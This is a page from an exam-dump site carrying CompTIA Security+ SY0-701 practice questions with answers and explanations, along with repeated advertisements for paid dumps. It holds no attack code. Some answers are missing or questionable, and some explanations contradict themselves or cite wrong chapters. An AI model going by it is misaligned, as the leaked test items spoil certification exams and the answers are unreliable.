A security analyst is investigating an application server and discovers that software on the server is behaving abnormally. The software normally runs batch jobs locally and does not generate traffic, but the process is now generating outbound traffic over random high ports. Which of the following vulnerabilities has likely been exploited in this software?

A. Memory injection

B. Race condition

C. Side loading

D. SQL injection

Answer: A ([LEAVE A REPLY](#))

Memory injection vulnerabilities allow unauthorized code or commands to be executed within a software program, leading to abnormal behavior such as generating outbound traffic over random high ports. This issue often arises from software not properly validating or encoding input, which can be exploited by attackers to inject malicious code. References: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

NEW QUESTION: 271

Which of the following best describe a penetration test that resembles an actual external attack?

A. Known environment

B. Partially known environment

C. Bug bounty

D. Unknown environment

Answer: D ([LEAVE A REPLY](#))

An unknown environment in penetration testing, also known as a black-box test, simulates an actual external attack where the tester has no prior knowledge of the system. This type of penetration test is designed to mimic real-world attack scenarios, where an attacker has little to no information about the target environment.

The tester must rely on various reconnaissance and attack techniques to uncover vulnerabilities, much like a real-world attacker would. This approach helps organizations understand their security posture from an external perspective, providing insights into how their defenses would hold up against a true outsider threat.

References =

* CompTIA Security+ SY0-701 Course Content: The course highlights the importance of understanding different penetration testing environments, including black-box testing, which aligns with the "unknown environment" in the provided answer.

* CompTIA Security+ SY0-601 Study Guide: The guide details penetration testing methodologies, including black-box testing, which is crucial for simulating real external attacks.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 272

Which of the following explains how organizations benefit from SCAP?

- A. The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily.
- B. The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers.
- C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.
- D. The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs.

Answer: C (LEAVE A REPLY)

The best answer is C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.

SCAP (Security Content Automation Protocol) is a standardized framework that helps security tools use common methods for expressing, measuring, and reporting security issues such as vulnerabilities, misconfigurations, and compliance results. One of its biggest benefits is interoperability across tools from different vendors.

Because SCAP uses standardized formats and naming conventions, organizations can more easily:

share scan results

compare findings across platforms

automate vulnerability and compliance checks

integrate multiple security products

Why the other options are incorrect:

- A). The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily. Baselines are important, but this answer is too general and does not capture the main benefit of SCAP.
- B). The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers. SCAP is not primarily about incident response reporting to executives.
- D). The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs. This is too broad and not the clearest explanation of what SCAP actually provides.

From the SY0-701 perspective, SCAP is valuable because it supports standardized vulnerability and configuration assessment and improves tool interoperability. Therefore, C is the correct answer.

NEW QUESTION: 273

A network administrator must turn off insecure protocols after a recent inspection. Which of the following best describes the vulnerability the network administrator is remediating?

- A. Device misconfigurations
- B. Sideloaded
- C. Memory injection
- D. Malicious update

Answer: A (LEAVE A REPLY)

Device misconfigurations are the correct answer because leaving insecure protocols enabled is a configuration weakness. Protocols such as Telnet, FTP, SMBv1, older SSL/TLS versions, or unused management services can expose systems to credential theft, downgrade attacks, unauthorized access, or exploitation. Turning them off is part of system hardening and secure configuration management.

Sideloaded refers to installing applications from unauthorized sources, usually on mobile or endpoint platforms. Memory injection involves inserting malicious code into a running process. A malicious update is a compromised or hostile software update. The scenario is not about malware or software installation; it is about removing insecure enabled services. Security+ treats this as a misconfiguration and hardening issue.

NEW QUESTION: 274

A company wants to track modifications to the code used to build new virtual servers. Which of the following will the company most likely deploy?

- A.** Change management ticketing system
- B.** Behavioral analyzer
- C.** Collaboration platform
- D.** Version control tool

Answer: D ([LEAVE A REPLY](#))

Detailed Explanation: A version control tool, such as Git, tracks changes made to code, maintains history, and allows developers to manage and revert to earlier versions when needed. This ensures accountability and control over modifications. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Version Control and Documentation".

NEW QUESTION: 275

A security analyst notices an increase in port scans on the edge of the corporate network. Which of the following logs should the analyst check to obtain the attacker's source IP address?

- A.** Security
- B.** Firewall
- C.** Application
- D.** Endpoint

Answer: (SHOW ANSWER)

Firewall logs are the best source for identifying the attacker's source IP address during port scanning activity at the network edge. A firewall sits at or near the boundary between trusted and untrusted networks and records traffic attempts, including source IP, destination IP, protocol, port, action taken, and timestamps.

Since the scans are occurring on the edge of the corporate network, firewall telemetry is the most relevant data source. Security logs usually refer to operating system authentication or authorization events, not perimeter scan traffic. Application logs record application-level behavior and errors.

Endpoint logs are useful for host activity, processes, and local connections, but the question specifically points to edge scanning.

Therefore, firewall logs are the correct operational source.

NEW QUESTION: 276

Which of the following should an organization implement to avoid unnecessary liability after the end of a legal contract obligation with a third party?

- A.** Data encryption
- B.** Data classification
- C.** Data retention
- D.** Data inventory

Answer: C ([LEAVE A REPLY](#))

The best answer is C. Data retention.

To avoid unnecessary liability after the end of a legal contract obligation with a third party, an organization should follow a proper data retention policy. Data retention policies define how long data must be kept and when it should be deleted or securely destroyed once it is no longer needed for legal, contractual, regulatory, or business purposes.

Keeping third-party data longer than necessary can increase:

legal exposure

privacy risk

breach impact

storage and governance burden

Why the other options are incorrect:

A). Data encryption Encryption protects data confidentiality, but it does not address whether the data should still be retained at all.

B). Data classification Classification helps determine sensitivity and handling requirements, but it does not define when data should be disposed of.

D). Data inventory An inventory helps identify what data exists, but it does not by itself reduce liability after contractual obligations end.

From the SY0-701 perspective, reducing liability after contractual or legal obligations end requires proper retention schedules and secure disposal, so C is the correct answer.

NEW QUESTION: 277

A customer reports that software the customer downloaded from a public website has malware in it. However, the company that created the software denies any malware in its software at delivery time. Which of the following techniques will address this concern?

A. Secure storage

B. Static code analysis

C. Input validation

D. Code signing

Answer: D (LEAVE A REPLY)

Code signing uses digital signatures to verify software authenticity and integrity, ensuring the code has not been tampered with since it was signed by the developer. It helps detect if malware was introduced after delivery.

Static code analysis (B) inspects code for vulnerabilities during development but does not verify delivered binaries. Input validation (C) protects applications at runtime. Secure storage (A) protects stored data, unrelated to software delivery.

Code signing is an essential security control in Software Development Life Cycle and Supply Chain Security

#6:Chapter 7 CompTIA Security+ Study Guide#.

NEW QUESTION: 278

After a company was compromised, customers initiated a lawsuit. The company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit. Which of the following describes the action the security team will most likely be required to take?

A. Retain the emails between the security team and affected customers for 30 days.

B. Retain any communications related to the security breach until further notice.

C. Retain any communications between security members during the breach response.

D. Retain all emails from the company to affected customers for an indefinite period of time.

Answer: B (LEAVE A REPLY)

A legal hold (also known as a litigation hold) is a notification sent from an organization's legal team to employees instructing them not to delete electronically stored information (ESI) or discard paper documents that may be relevant to a new or imminent legal case. A legal hold is intended to

preserve evidence and prevent spoliation, which is the intentional or negligent destruction of evidence that could harm a party's case. A legal hold can be triggered by various events, such as a lawsuit, a regulatory investigation, or a subpoena¹² In this scenario, the company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit filed by the customers after the company was compromised. This means that the security team will most likely be required to retain any communications related to the security breach until further notice. This could include emails, instant messages, reports, logs, memos, or any other documents that could be relevant to the lawsuit. The security team should also inform the relevant custodians (the employees who have access to or control over the ESI) of their preservation obligations and monitor their compliance. The security team should also document the legal hold process and its scope, as well as take steps to protect the ESI from alteration, deletion, or loss³⁴ References:

1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Risk Management, page 303 2:

CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 6: Risk Management, page 305 3:

Legal Hold (Litigation Hold) - The Basics of E-Discovery - Exterro 5 4: The Legal Implications and Consequences of a Data Breach 6

NEW QUESTION: 279

A security analyst locates a potentially malicious video file on a server and needs to identify both the creation date and the file's creator. Which of the following actions would most likely give the security analyst the information required?

- A. Obtain the file's SHA-256 hash.
- B. Use hexdump on the file's contents.
- C. Check endpoint logs.
- D. Query the file's metadata.

Answer: D (LEAVE A REPLY)

Metadata is data that describes other data, such as its format, origin, creation date, author, and other attributes.

Video files, like other types of files, can contain metadata that can provide useful information for forensic analysis. For example, metadata can reveal the camera model, location, date and time, and software used to create or edit the video file. To query the file's metadata, a security analyst can use various tools, such as MediaInfo¹, ffprobe², or hexdump³, to extract and display the metadata from the video file. By querying the file's metadata, the security analyst can most likely identify both the creation date and the file's creator, as well as other relevant information. Obtaining the file's SHA-256 hash, checking endpoint logs, or using hexdump on the file's contents are other possible actions, but they are not the most appropriate to answer the question. The file's SHA-256 hash is a cryptographic value that can be used to verify the integrity or uniqueness of the file, but it does not reveal any information about the file's creation date or creator. Checking endpoint logs can provide some clues about the file's origin or activity, but it may not be reliable or accurate, especially if the logs are tampered with or incomplete. Using hexdump on the file's contents can show the raw binary data of the file, but it may not be easy or feasible to interpret the metadata from the hex output, especially if the file is large or encrypted. References: 1: How do I get the meta-data of a video file? 2: How to check if an mp4 file contains malware? 3: [Hexdump - Wikipedia]

NEW QUESTION: 280

The internal audit team determines a software application is no longer in scope for external reporting requirements. Which of the following will confirm management's perspective that the application is no longer applicable?

- A. Data inventory and retention
- B. Right to be forgotten
- C. Due care and due diligence
- D. Acknowledgement and attestation

Answer: (SHOW ANSWER)

Acknowledgement and attestation involve formal confirmation that an application is no longer in scope for compliance, auditing, or reporting requirements. This typically includes documentation signed by relevant stakeholders confirming that the software no longer processes, stores, or transmits relevant data.

Data inventory and retention (A) is related to managing data assets, not software scope confirmation.

Right to be forgotten (B) pertains to privacy laws (e.g., GDPR), allowing individuals to request data deletion.

Due care and due diligence (C) focus on security best practices rather than software applicability.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

NEW QUESTION: 281

A company is using a legacy FTP server to transfer financial data to a third party. The legacy system does not support SFTP, so a compensating control is needed to protect the sensitive, financial data in transit. Which of the following would be the most appropriate for the company to use?

A. SSH tunneling

B. Telnet connection

C. Full disk encryption

D. Patch installation

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 282

Which of the following is the phase in the incident response process when a security analyst reviews roles and responsibilities?

A. Preparation

B. Recovery

C. Lessons learned

D. Analysis

Answer: A ([LEAVE A REPLY](#))

Preparation is the phase in the incident response process when a security analyst reviews roles and responsibilities, as well as the policies and procedures for handling incidents. Preparation also involves gathering and maintaining the necessary tools, resources, and contacts for responding to incidents. Preparation can help a security analyst to be ready and proactive when an incident occurs, as well as to reduce the impact and duration of the incident.

Some of the activities that a security analyst performs during the preparation phase are:

Defining the roles and responsibilities of the incident response team members, such as the incident manager, the incident coordinator, the technical lead, the communications lead, and the legal advisor.

Establishing the incident response plan, which outlines the objectives, scope, authority, and procedures for responding to incidents, as well as the escalation and reporting mechanisms.

Developing the incident response policy, which defines the types and categories of incidents, the severity levels, the notification and reporting requirements, and the roles and responsibilities of the stakeholders.

Creating the incident response playbook, which provides the step-by-step guidance and checklists for handling specific types of incidents, such as denial-of-service, ransomware, phishing, or data breach.

Acquiring and testing the incident response tools, such as network and host-based scanners, malware analysis tools, forensic tools, backup and recovery tools, and communication and collaboration tools.

Identifying and securing the incident response resources, such as the incident response team, the incident response location, the evidence storage, and the external support.

Building and maintaining the incident response contacts, such as the internal and external stakeholders, the law enforcement agencies, the regulatory bodies, and the media.

References:

CompTIA Security+ SY0-701 Certification Study Guide, Chapter 6: Architecture and Design, Section 6.4:

Secure Systems Design, p. 279-280

CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 3: Architecture and Design, Objective

3.5: Given a scenario, implement secure network architecture concepts, Sub-objective: Incident response, p. 16

NEW QUESTION: 283

An attacker uses XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?

- A. NGFW
- B. UTM
- C. WAF
- D. NAC

Answer: (SHOW ANSWER)

The best answer is C. WAF.

XSS (Cross-Site Scripting) is a web application attack that injects malicious scripts into web content. A WAF (Web Application Firewall) is specifically designed to inspect, filter, and block malicious HTTP and HTTPS traffic targeting web applications. It can help detect and prevent common attacks such as XSS, SQL injection, and other application-layer threats.

Why the other options are incorrect:

- A). NGFWA next-generation firewall provides advanced network security features, but it is not as specifically focused on web application attacks as a WAF.
- B). UTMUnified Threat Management combines multiple security features in one platform, but it is not the best answer for preventing a web application attack like XSS.
- D). NACNetwork Access Control focuses on controlling which devices can connect to the network. It does not directly prevent XSS.

From the SY0-701 perspective, attacks against web applications are best mitigated by controls specifically designed for application-layer inspection, making WAF the correct answer.

NEW QUESTION: 284

The Chief Information Security Officer (CISO) of a medium-sized business plans to modernize the existing security infrastructure and address issues with legacy software and assets. Which of the following should the CISO use to determine the scope of the legacy infrastructure and develop a risk-based approach to modernization?

- A. Angry IP Scanner
- B. OWASP Web Security Testing Guide
- C. CIS benchmarks
- D. Metasploit Framework

Answer: C (LEAVE A REPLY)

CIS benchmarks are the best choice because they provide recognized secure configuration baselines for operating systems, applications, cloud platforms, network devices, and other infrastructure components. A CISO modernizing legacy systems needs a structured way to evaluate current configurations, identify gaps, prioritize weaknesses, and build a risk-based remediation plan. Angry IP Scanner can help discover live hosts, but it does not provide security baselines or modernization guidance. The OWASP Web Security Testing Guide focuses on web application testing, not

broad legacy infrastructure. Metasploit is a penetration testing framework and is not the right tool for defining modernization scope. Security+ emphasizes secure baselines, hardening standards, and benchmark-driven configuration review for reducing risk.

NEW QUESTION: 285

A security engineer needs to analyze the implications of moving proprietary company data from a local server to a public cloud storage service. Which of the following actions should the engineer take first?

- A.** Create an architecture diagram of cloud storage solutions.
- B.** Migrate sample data to the cloud to run security tests.
- C.** Agree on data classification labels with stakeholders.
- D.** Make a backup of the data on cloud-neutral storage.

Answer: (SHOW ANSWER)

The correct answer is C. Agree on data classification labels with stakeholders.

Before moving proprietary company data to a public cloud storage service, the organization must first determine how the data should be classified. Data classification identifies the sensitivity, ownership, regulatory requirements, and handling requirements of the data. Examples of classification labels may include public, internal, confidential, restricted, private, regulated, or proprietary.

This aligns with CompTIA Security+ SY0-701 concepts related to protecting data, cloud security considerations, and governance. A security engineer cannot properly evaluate cloud risks, encryption needs, access controls, retention rules, compliance requirements, or contractual protections until the organization agrees on what type of data is being moved and how sensitive it is.

Why the other options are incorrect:

A). Create an architecture diagram of cloud storage solutions.

This is useful later, but it should not be the first step. The architecture depends on the data classification and security requirements.

B). Migrate sample data to the cloud to run security tests.

This is premature and risky. Data should not be moved to the cloud before classification, risk analysis, access control requirements, and compliance requirements are understood.

D). Make a backup of the data on cloud-neutral storage.

Backups are important, but they do not address the first security concern: understanding the sensitivity and handling requirements of the proprietary data.

Therefore, the best first action is to agree on data classification labels with stakeholders.

NEW QUESTION: 286

Which of the following is a prerequisite for a DLP solution?

- A.** Data destruction
- B.** Data sanitization
- C.** Data classification
- D.** Data masking

Answer: C (LEAVE A REPLY)

Data classification is required before implementing a Data Loss Prevention (DLP) solution because DLP policies depend on identifying and categorizing sensitive data to monitor, block, or encrypt it accordingly.

Data destruction (A) and sanitization (B) remove data, and masking (D) obscures data but classification is foundational for DLP effectiveness.

Data classification is emphasized in Security Program Management and Data Protection topics#6:Chapter

16 CompTIA Security+ Study Guide#.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 287

Which of the following describes the reason for using an MDM solution to prevent jailbreaking?

- A.** To secure end-of-life devices from incompatible firmware updates
- B.** To avoid hypervisor attacks through VM escape
- C.** To eliminate buffer overflows at the application layer
- D.** To prevent users from changing the OS of mobile devices

Answer: D (LEAVE A REPLY)

Mobile Device Management (MDM) solutions can enforce security policies that prevent users from jailbreaking or rooting their devices-that is, from modifying the operating system to remove restrictions and gain unauthorized control. Jailbreaking can introduce significant security risks, so MDM is used to ensure device integrity by preventing users from making these changes.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: "MDM solutions can be used to prevent users from jailbreaking or rooting devices, maintaining the integrity of the OS." Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

NEW QUESTION: 288

Which of the following security controls would best guard a payroll system against insider manipulation threats?

- A.** Compensating
- B.** Deterrent
- C.** Detective
- D.** Corrective

Answer: C (LEAVE A REPLY)

Detective controls (such as audit logs, monitoring, and alerts) are specifically designed to identify and reveal unauthorized or malicious activity, including insider manipulation, in systems like payroll. These controls help ensure that any attempts to manipulate data are discovered and investigated.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.3: "Detective controls monitor and identify violations or malicious activity after they have occurred." Exam Objectives 3.3: "Summarize various security control types and methods."

NEW QUESTION: 289

As part of new compliance audit requirements, multiple servers need to be segmented on different networks and should be reachable only from authorized internal systems. Which of the following would meet the requirements?

- A.** Configure firewall rules to block external access to Internal resources.
- B.** Set up a WAP to allow internal access from public networks.

- C. Implement a new IPSec tunnel from internal resources.
- D. Deploy an Internal Jump server to access resources.

Answer: A ([LEAVE A REPLY](#))

" Network segmentation is a security practice that divides a network into smaller, isolated segments to limit access and reduce the attack surface. Firewalls are commonly used to enforce segmentation by creating rules that allow or deny traffic based on source, destination, and port. To meet compliance requirements, such as restricting access to internal servers, firewall rules can be configured to block all external traffic while permitting only authorized internal systems to communicate with the segmented servers. This ensures that sensitive resources are isolated from unauthorized access. " Reference:CompTIA Security+ SY0-701 Study Guide, Domain 2.0: Architecture and Design, Section: " Secure Network Architecture Concepts " (Firewalls and network segmentation are key topics).

Explanation:The requirement is to segment servers on different networks and restrict access to only authorized internal systems. Option A directly addresses this by using firewall rules to block external access while allowing internal traffic, aligning with network segmentation best practices. Option B (WAP) refers to a Wireless Access Point, which doesn't fit the context of segmentation and could expose resources to public networks. Option C (IPSec tunnel) secures communication but doesn't inherently segment networks. Option D (jump server) adds a layer of access control but doesn't address the segmentation requirement alone. Thus, A is the best fit.

NEW QUESTION: 290

An organization's web servers host an online ordering system. The organization discovers that the servers are vulnerable to a malicious JavaScript injection, which could allow attackers to access customer payment information. Which of the following mitigation strategies would be most effective for preventing an attack on the organization's web servers? (Select two).

- A. Removing payment information from the servers
- B. Regularly updating server software and patches
- C. Encrypting sensitive data at rest and in transit
- D. Utilizing a web-application firewall
- E. Performing regular vulnerability scans
- F. Implementing strong password policies

Answer: ([SHOW ANSWER](#)**)**

NEW QUESTION: 291

A company is considering an expansion of access controls for an application that contractors and internal employees use to reduce costs. Which of the following risk elements should the implementation team understand before granting access to the application?

- A. Tolerance
- B. Appetite
- C. Threshold
- D. Register

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 292

A company is required to use certified hardware when building networks. Which of the following best addresses the risks associated with procuring counterfeit hardware?

- A. A thorough analysis of the supply chain
- B. A legally enforceable corporate acquisition policy

- C. A right to audit clause in vendor contracts and SOWs
- D. An in-depth penetration test of all suppliers and vendors

Answer: A (LEAVE A REPLY)

Counterfeit hardware is hardware that is built or modified without the authorization of the original equipment manufacturer (OEM). It can pose serious risks to network quality, performance, safety, and reliability¹². Counterfeit hardware can also contain malicious components that can compromise the security of the network and the data that flows through it³. To address the risks associated with procuring counterfeit hardware, a company should conduct a thorough analysis of the supply chain, which is the network of entities involved in the production, distribution, and delivery of the hardware. By analyzing the supply chain, the company can verify the origin, authenticity, and integrity of the hardware, and identify any potential sources of counterfeit or tampered products. A thorough analysis of the supply chain can include the following steps:

Establishing a trusted relationship with the OEM and authorized resellers
Requesting documentation and certification of the hardware from the OEM or authorized resellers
Inspecting the hardware for any signs of tampering, such as mismatched labels, serial numbers, or components
Testing the hardware for functionality, performance, and security
Implementing a tracking system to monitor the hardware throughout its lifecycle
Reporting any suspicious or counterfeit hardware to the OEM and law enforcement agencies

References = 1: Identify Counterfeit and Pirated Products - Cisco, 2: What Is Hardware Security?

Definition, Threats, and Best Practices, 3: Beware of Counterfeit Network Equipment - TechNewsWorld, :

Counterfeit Hardware: The Threat and How to Avoid It

NEW QUESTION: 293

A software development manager wants to ensure the authenticity of the code created by the company. Which of the following options is the most appropriate?

- A. Testing input validation on the user input fields
- B. Performing code signing on company-developed software
- C. Performing static code analysis on the software
- D. Ensuring secure cookies are use

Answer: B (LEAVE A REPLY)

Code signing is a technique that uses cryptography to verify the authenticity and integrity of the code created by the company. Code signing involves applying a digital signature to the code using a private key that only the company possesses. The digital signature can be verified by anyone who has the corresponding public key, which can be distributed through a trusted certificate authority. Code signing can prevent unauthorized modifications, tampering, or malware injection into the code, and it can also assure the users that the code is from a legitimate source. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 2, page 74. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 3.2, page 11. Application Security - SY0-601 CompTIA Security+ : 3.2

NEW QUESTION: 294

A security analyst discovers that a large number of employee credentials had been stolen and were being sold on the dark web. The analyst investigates and discovers that some hourly employee credentials were compromised, but salaried employee credentials were not affected. Most employees clocked in and out while they were inside the building using one of the kiosks connected to the network. However, some clocked out and recorded their time after leaving to go home. Only those who clocked in and out while inside the building had credentials stolen. Each of the kiosks are on different floors, and there are multiple routers, since the business segments environments for certain business functions. Hourly employees are required to use a website called acmetimekeeping.com to clock in and out. This website is accessible from the internet. Which of the following is the most likely reason for this compromise?

- A. A brute-force attack was used against the time-keeping website to scan for common passwords.

- B.** A malicious actor compromised the time-keeping website with malicious code using an unpatched vulnerability on the site, stealing the credentials.
- C.** The internal DNS servers were poisoned and were redirecting acmetimkeeping.com to malicious domain that intercepted the credentials and then passed them through to the real site
- D.** ARP poisoning affected the machines in the building and caused the kiosks to send a copy of all the submitted credentials to a machine.machine.

Answer: B ([LEAVE A REPLY](#))

The scenario suggests that only the employees who used the kiosks inside the building had their credentials compromised. Since the time-keeping website is accessible from the internet, it is possible that a malicious actor exploited an unpatched vulnerability in the site, allowing them to inject malicious code that captured the credentials of those who logged in from the kiosks. This is a common attack vector for stealing credentials from web applications.

References =

* CompTIA Security+ SY0-701 Course Content: The course discusses web application vulnerabilities and how attackers can exploit them to steal credentials.

NEW QUESTION: 295

Which of the following can be used to mitigate attacks from high-risk regions?

- A.** Encryption
- B.** Data sovereignty
- C.** IP geolocation
- D.** Obfuscation

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 296

Which of the following enables the use of an input field to run commands that can view or manipulate data?

- A.** Cross-site scripting
- B.** Side loading
- C.** Buffer overflow
- D.** SQL injection

Answer: D ([LEAVE A REPLY](#))

= SQL injection is a type of attack that enables the use of an input field to run commands that can view or manipulate data in a database. SQL stands for Structured Query Language, which is a language used to communicate with databases. By injecting malicious SQL statements into an input field, an attacker can bypass authentication, access sensitive information, modify or delete data, or execute commands on the server. SQL injection is one of the most common and dangerous web application vulnerabilities. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 5, page 195. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.1, page 8.

NEW QUESTION: 297

Which of the following activities should be included as part of passive reconnaissance in a penetration test?

- A.** Domain Name System (DNS) zone transfer
- B.** Vulnerability scanning
- C.** Social engineering
- D.** Google hacking

Answer: D ([LEAVE A REPLY](#))

Google hacking is the correct passive reconnaissance activity. Passive reconnaissance collects information without directly interacting with the target's systems in a way that is likely to trigger alerts. Google hacking uses search engines and advanced search operators to discover publicly indexed information, such as exposed documents, login pages, metadata, directories, or sensitive files. DNS zone transfers require querying the target's DNS infrastructure and are considered active reconnaissance. Vulnerability scanning sends probes to target systems and is also active. Social engineering interacts with people and attempts to manipulate them, so it is not passive technical reconnaissance. In a penetration test, Google hacking is a classic OSINT method because it gathers public information without touching the target network directly.

NEW QUESTION: 298

A smart lighting system is deployed in an office building. The devices connect to the corporate Wi-Fi and are managed via a cloud portal. Which of the following security techniques reduces risk for these IoT devices?

- A. Assigning static IP addresses to the devices
- B. Updating default credentials and applying network segmentation
- C. Connecting the devices to the guest Wi-Fi to prevent interactions with corporate IT
- D. Allowing the vendor to have remote access for day-to-day management

Answer: B (LEAVE A REPLY)

The best answer is B. Updating default credentials and applying network segmentation.

IoT devices often present increased security risk because they may have weak default settings, limited security features, and persistent network connectivity. Two of the most effective ways to reduce this risk are:

Updating default credentials Many IoT devices come with default usernames and passwords that are widely known or easy to guess. Leaving default credentials unchanged creates a major security weakness.

Applying network segmentation Segmenting IoT devices onto a separate network or VLAN limits their ability to interact with critical corporate systems. If one device is compromised, segmentation helps contain the threat and reduces lateral movement.

Why the other options are incorrect:

A). Assigning static IP addresses to the devices Static IP addresses may help with management and inventory, but they do not significantly reduce the core security risk.

C). Connecting the devices to the guest Wi-Fi to prevent interactions with corporate IT This may seem helpful, but guest Wi-Fi is typically designed for temporary user access, not secured management of business IoT systems. It is not the best practice compared with a properly segmented and controlled IoT network.

D). Allowing the vendor to have remote access for day-to-day management Routine vendor remote access can increase risk if not tightly controlled. Third-party access should be limited, monitored, and secured, not broadly allowed as a default control.

From the SY0-701 perspective, IoT security commonly emphasizes changing insecure defaults, restricting access, segmentation, and reducing exposure. Therefore, B is the strongest and most complete answer.

NEW QUESTION: 299

A Chief Information Security Officer wants to monitor the company's servers for SQLi attacks and allow for comprehensive investigations if an attack occurs. The company uses SSL decryption to allow traffic monitoring. Which of the following strategies would best accomplish this goal?

- A. Logging all NetFlow traffic into a SIEM
- B. Deploying network traffic sensors on the same subnet as the servers
- C. Logging endpoint and OS-specific security logs
- D. Enabling full packet capture for traffic entering and exiting the servers

Answer: D (LEAVE A REPLY)

Full packet capture is a technique that records all network traffic passing through a device, such as a router or firewall. It allows for detailed analysis and investigation of network events, such as SQLi attacks, by providing the complete content and context of the packets. Full packet capture can help identify the source, destination, payload, and timing of an SQLi attack, as well as the impact on the server and database. Logging NetFlow traffic, network traffic sensors, and endpoint and OS-specific security logs can provide some information about network activity, but they do not capture the full content of the packets, which may limit the scope and depth of the investigation. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 372-373

NEW QUESTION: 300

A security analyst must identify abnormal behavior on the server. Which of the following does the analyst most likely need to do?

- A.** Disable unnecessary ports.
- B.** Patch the system.
- C.** Establish baselines.
- D.** Perform alert tuning.

Answer: [\(SHOW ANSWER\)](#)

The analyst needs to establish baselines. Abnormal behavior can only be identified reliably when there is a known standard of normal activity. A baseline defines expected server behavior, such as CPU usage, memory consumption, network connections, logon patterns, running processes, service activity, traffic volume, and file access patterns. Once normal behavior is documented, deviations become easier to detect and investigate. Disabling unnecessary ports is system hardening, not behavior analysis. Patching the system reduces known vulnerabilities but does not define what is normal or abnormal. Alert tuning adjusts detection rules to reduce false positives or false negatives, but tuning is stronger after baselines are understood. Therefore, baseline establishment is the correct operational step for identifying abnormal server behavior.

NEW QUESTION: 301

Which of the following is required for an organization to properly manage its restore process in the event of system failure?

- A.** IRP
- B.** DRP
- C.** RPO
- D.** SDLC

Answer: **B** ([LEAVE A REPLY](#))

A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. A DRP typically includes the following elements:

A risk assessment that identifies the potential threats and impacts to the organization's critical assets and processes.

A business impact analysis that prioritizes the recovery of the most essential functions and data.

A recovery strategy that defines the roles and responsibilities of the recovery team, the resources and tools needed, and the steps to follow to restore the system.

A testing and maintenance plan that ensures the DRP is updated and validated regularly. A DRP is required for an organization to properly manage its restore process in the event of system failure, as it provides a clear and structured framework for recovering from a disaster and minimizing the downtime and data loss. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 302

Which of the following is the stage in an investigation when forensic images are obtained?

- A. Acquisition
- B. Preservation
- C. Reporting
- D. E-discovery

Answer: (SHOW ANSWER)

Detailed Explanation: The acquisition phase involves creating forensic images (exact replicas) of storage devices or memory to ensure data integrity for further analysis. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Forensic Imaging and Chain of Custody".

NEW QUESTION: 303

Which of the following security principles most likely requires validation before allowing traffic between systems?

- A. Policy enforcement
- B. Authentication
- C. Zero Trust architecture
- D. Confidentiality

Answer: (SHOW ANSWER)

Zero Trust architecture is based on the principle of "never trust, always verify," meaning all traffic between systems must be authenticated and authorized before communication is allowed, regardless of network location.

Policy enforcement (A) is important but broader. Authentication (B) is a component of Zero Trust, and confidentiality (D) refers to data protection, not access validation.

Zero Trust is a modern security framework emphasized in Security Architecture for securing enterprise environments#6:Chapter 3 CompTIA Security+ Study Guide#.

NEW QUESTION: 304

A recent penetration test identified that an attacker could flood the MAC address table of network switches.

Which of the following would best mitigate this type of attack?

- A. Load balancer
- B. Port security
- C. IPS
- D. NGFW

Answer: (SHOW ANSWER)

Port security is the best mitigation technique for preventing an attacker from flooding the MAC address table of network switches. Port security can limit the number of MAC addresses learned on a port, preventing an attacker from overwhelming the switch's MAC table (a form of MAC flooding attack). When the allowed number of MAC addresses is exceeded, port security can block additional devices or trigger alerts.

* Load balancer distributes network traffic but does not address MAC flooding attacks.

